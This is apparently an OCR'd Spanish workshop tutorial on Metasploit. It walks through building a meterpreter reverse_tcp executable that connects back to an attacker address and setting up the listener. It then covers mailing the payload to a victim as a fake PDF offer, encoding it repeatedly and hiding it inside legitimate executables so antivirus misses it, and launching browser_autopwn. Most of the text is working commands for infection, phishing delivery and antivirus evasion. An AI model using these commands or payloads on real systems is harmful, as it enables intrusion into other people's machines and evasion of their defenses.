


Configuración msfpayload

En nuestros equipos tendremos que dejar a la escucha el Puerto configurado, mediante metasploit de la siguiente manera:

Msf> Use multi/handler
Msf> set payload windows/meterpreter/reverse_tcp
Msf>set lhost 192.168.1.59
Msf>set lport 4444
Msf>exploit

Esto dejara a la escucha por el Puerto 4444 la conexión inversa de meterpreter



Esperando una conexión

El método de infección :

El método de infección más habitual puede ser un enlace a una página web maliciosa i mediante el envío por correo, para ello usaremos la segunda opción con un cliente de correo freeware mediante consola de comandos.

Se puede descargar de
http://www.beyondlogic.org/solutions/cmdlinemail/cmdlinemail.htm

Es para sistemas Windows y tienes las siguientes opciones:

Bmail /? ayuda

-s Nombre del servidor
-p SMTP port (es opcional)
-t to: A quien va dirigido el correo
-f: from: Quien lo envía
-b cuerpo del mensaje
-h genera las cabeceras
-a Asunto (opcional)
-m Nombre fichero

Ejemplo de envío:

bmail -s 192.168.1.59 -t postmaster@hotmail.com -f dastraler@catal.cat -h -m body.msg


donde body.msg es el adjunto que empaquetaremos anteriormente con otra aplicación llamada mpack descargable desde :

ftp://ftp.andrew.cmu.edu/pub/mpack/old/mpack15d.zip

Con la cual nos permitirá crear objetos MIME y adjuntar ficheros en el correo.
La sintaxis de la herramienta seria la siguiente:

mpack -s "OFerta" -d body.txt -c application/pdf -o body.msg mailsend.pdf

Resumiendo, con mpack empaquetamos el fichero que queremos enviar llamado mailsend.pdf con el cuerpo del mensaje dentro de body.txt en body.msg, una vez echo esto creamos el correo con bmail y la instrucción de la línea anterior.




Cuerpo del mensaje personalizado


Ejecutamos mpack

Ejecución mpack

Una vez creado body.msg ejecutamos bmail




Ejecución bmail



Resultado de creación del correo

Una vez que la víctima ejecuta el fichero, nos retorna una shell meterpreter




Sesión meterpreter creada

Msfencode

Actualmente la mayoría de equipos disponen de soluciones antivirus por lo que nos encontramos con una traba a la hora de ejecutar ficheros infectados, una de las características de metasploit es su módulos de encoding el cual nos permitirá codificar los ficheros infectados para evitar ser detectados por los antivirus.

Msf> msfencode -h

Nos muestra todas las opciones disponibles



Ayuda de msfencode

Msf> show encoders

Nos muestra todos los encoders posibles


Encoders disponibles

Lo primero que haremos será crearnos nuestro exe infectado para que nos retorne una consola remota.

MSF>ruby msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.59 LPORT=4444 X > C:\accesosinencoder.exe

Proceso de ocultación de msfencode

Esto nos creará el fichero a ejecutar en el sistema remoto.




Fichero generado

Mientras pondremos al equipo atacante a la escucha con el módulo multi/hander

Use multi/handler


Configuraremos los parámetros correspondientes,



Puertos en espera

Ahora nos toca infectar a la víctima, ya sea por correo, mensajería, url, usb…..

Y sorpresa, nuestro antivirus detecta el fichero.



Detección del antivirus


Usaremos el módulo para encodear el fichero infectado mediante una tubería


MSF> ruby msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | ruby msfencode –t exe -x c:\calc.exe –k –o c:\encodeados –e x86/shikata_ga_nai –c 5

Podemos también hacer los siguiente:


Desde la consola

MSF> ruby msfpayload Windows/meterpreter/reverse_tcp lhost=192.168.1.59 lport=4444 R | ruby msfencode –e x86/countdown –t raw –c 10 | ruby msfencode –e x86/call4_dword_xor –t raw –c 10 > msfencode –t exe –x c:\netscanmalicioso.exe –k –o c:\envio5.exe –e x86/shikata_ga_nai –c 25






Msfencode procesando



El antivirus no detecta el nuevo fichero

Podemos comprobar que nuestro antivirus no ha detectado nada y ha permitido ejecutar el exe que nos ha devuelto la consola meterpreter.



Sesión meterpreter creada

Hay que añadir que según que antivirus detectan la consola con lo que habrá primero que comprobarlo, os dejo una captura de pantalla donde se ha enviado una consola y nos muestra los antivirus que la han detectado.

Current status: **finished**
Result: **18/43 (41.9%)**

not reviewed
Safety score: -

Compact | Print results

Antivirus	Version	Last Update	Result
AhnLab-V3	2011.01.02.01	2011.01.02	-
AntiVir	7.11.1.0	2011.01.03	TR/Crypt.XPACK.Gen
Antiy-AVL	2.0.3.7	2011.01.03	-
Avast	4.8.1351.0	2011.01.03	Win32:Vykuk
Avast5	5.0.677.0	2011.01.03	Win32:Vykuk
AVG	9.0.0.851	2011.01.03	-
BitDefender	7.2	2011.01.03	Backdoor.Shell.AC
CAT-QuickHeal	11.00	2011.01.03	-
ClamAV	0.96.4.0	2011.01.03	PUA.NetTool.Scanner-4
Command	5.2.11.5	2011.01.02	W32/Swrort.C
Comodo	7284	2011.01.03	Packed.Win32.MUPX.Gen
DrWeb	5.0.2.03300	2011.01.03	Trojan.Packed.196
Emsisoft	5.1.0.1	2011.01.03	-
eSafe	7.0.17.0	2011.01.02	-
eTrust-Vet	36.1.8078	2011.01.03	-
F-Prot	4.6.2.117	2011.01.02	W32/Swrort.C
F-Secure	9.0.16160.0	2011.01.03	Backdoor.Shell.AC
Fortinet	4.2.254.0	2011.01.03	-
GData	21	2011.01.03	Backdoor.Shell.AC
Ikarus	T3.1.1.90.0	2011.01.03	-
Jiangmin	13.0.900	2011.01.02	-
K7AntiVirus	9.75.3406	2010.12.31	Virus
Kaspersky	7.0.0.125	2011.01.03	-
McAfee	5.400.0.1158	2011.01.03	-
McAfee-GW-Edition	2010.1C	2011.01.03	-
Microsoft	1.6402	2011.01.03	Trojan:Win32/Swrort.A
NOD32	5756	2011.01.03	a variant of Win32/Rozena.AG

Podemos observar que antivirus reconocidos como Kaspersky o mcafee no la detectan.

msfvenom

Msfvenom es un combinado entre msfpayload y msfencode pero sin la necesidad de usar tuberías entre ellos.

msfvenom --help
Usage: ./msfvenom [options] <VAR=VAL</VAR=VAL
Options:
-p, --payload [payload] Payload to use. Specify a '-' or stdin to use custom payloads
-l, --list [module_type] List a module type example: payloads, encoders, nops, all
-n, --nopsled [length] Prepend a nopsled of [length] size on to the payload
-f, --format [format] Format to output results in: raw, ruby, rb, perl, pl, c, js_be, js_le, java, dll, exe, exe-small, elf, macho, vba, vbs, loop-vbs, asp, war
-e, --encoder [encoder] The encoder to use
-a, --arch [architecture] The architecture to use
--platform [platform]
The platform of the payload
-s, --space [length] The maximum size of the resulting payload
-b, --bad-chars [list] The list of characters to avoid example: '\x00\xff'
-i, --iterations [count] The number of times to encode the payload
-c, --add-code [path] Specify an additional win32 shellcode file to include
-x, --template [path] Specify a custom executable file to use as a template
-k, --keep Preserve the template behavior and inject the payload as a new thread
-h, --help Show this message


Un ejemplo de ello sería lo siguiente:

MSF > ruby msfvenom –payload Windows/meterpreter/reverse_tcp –format exe –encoder x86/shikata_ga_nai –iterations 10 LHOST=192.168.1.59 > c:\POFCONCE.EXE

Auxiliary

En el módulo auxiliary existen diversos sistemas de explotación, escaneo, y descubrimiento del sistema. Son muchos para poder abarcar en este taller, con lo que os mostraré uno que me impacto bastante por su sencillez de uso y su rapidez.


Se trata de Server/browser_autopwn, el cual mediante un enlace a una url maliciosa creada por metasploit permite encontrar todos las vulnerabilidades del browser y hacer una autoejecución de los exploits, devolviendo una shell meterpreter al equipo.



Server/browser_autopwn


Buscamos el script con **search server/browser_autopwn**

Cargamos el script con use **server/browser_autopwn**



